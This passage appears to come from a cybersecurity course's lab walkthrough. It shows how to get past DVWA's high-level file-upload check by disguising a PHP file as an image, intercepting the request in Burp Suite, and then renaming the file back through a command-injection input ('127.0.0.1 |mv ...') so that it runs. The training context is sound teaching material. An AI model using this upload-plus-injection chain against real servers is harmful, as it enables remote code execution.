The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Upload' module is currently selected. The main content area is titled 'Vulnerability: File Upload'. It contains a form with a file input field labeled 'Choose an image to upload:' and a 'Browse...' button. Below the input field, a message says 'No file selected.' A large red error message 'Your image was not uploaded.' is displayed. Below the error message, a section titled 'More info' provides links to external resources: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. At the bottom of the page, there are links for 'View Source' and 'View Help'.

“Once again, we raise our security level to High and proceed. We uploaded our file again, but we encountered an error once more. Then, we reactivate the intercept in Burp Suite. We send our result to the repeater again.”

The screenshot shows the Burp Suite interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', 'Help', and 'Burp Suite Community Edition v2025.8.8 - Temporary Project'. Below the navigation is a toolbar with buttons for 'Intercept' (highlighted in blue), 'Forward', 'Drop', and 'Request to ht'. The main workspace displays a captured POST request to 'http://192.168.1.5/DVWA/vulnerabilities/upload/'. The 'Request' tab shows the raw HTTP traffic:

```

POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.5
Content-Length: 2857
Cache-Control: max-age=0
Origin: http://192.168.1.5
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Referer: http://192.168.1.5/DVWA/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=okSn1vpvprofsoedkb7c5k0al36; security=high
Connection: keep-alive
-----WebKitFormBoundaryMWBdokOBnQltEg7f
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000

```

To the right of the request, a context menu is open, showing options like 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', etc. The bottom right corner of the Burp Suite window shows '0 highlights'.


Advanced Cyber Security

“This time, we don’t need to deal with the content type. The site doesn’t check it. After that, when we press “Change the filename index.php to index.php.jpeg and add some image content(GIF86;) at above the php code”

‘Send,’ it gets uploaded.”

“We find out where our file is uploaded from the Response section. As shown here, then we copy it and paste the URL into our domain.”


Advanced Cyber Security



Even though we can see the page saying cannot be display because it contains error. So go back to dvwa command injection and type : “127.0.0.1 |mv /var/www/html/DVWA/hackable/uploads/index.php.jpeg /var/www/html/DVWA/hackable/uploads/index.php”, This command is used to rename index.php.jpeg to index.php .

A screenshot of a web browser displaying the DVWA Command Injection page. The URL in the address bar is "127.0.0.1/DVWA/vulnerabilities/exec/#". The page has a sidebar on the left with various menu items like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, and About. The main content area is titled "Vulnerability: Command Injection" and contains a "Ping a device" section with a text input field labeled "Enter an IP address: [html/DVWA/hackable/uploads/index.php]" and a "Submit" button. Below this is a "More Information" section with a bulleted list of links: "http://www.cribd.com/dp/2630476/Php-Endangers-Remote-Code-Execution", "http://www.ss64.com/heah/", "http://www.ss64.com/int/", and "https://owasp.org/www-community/attacks/Command_Injection".

Then Enter the domain : “127.0.0.1/DVWA/hackable/uploads/index.php” Which is copied from brupsuite response just remove jpeg



Our result is that we can now execute the desired command.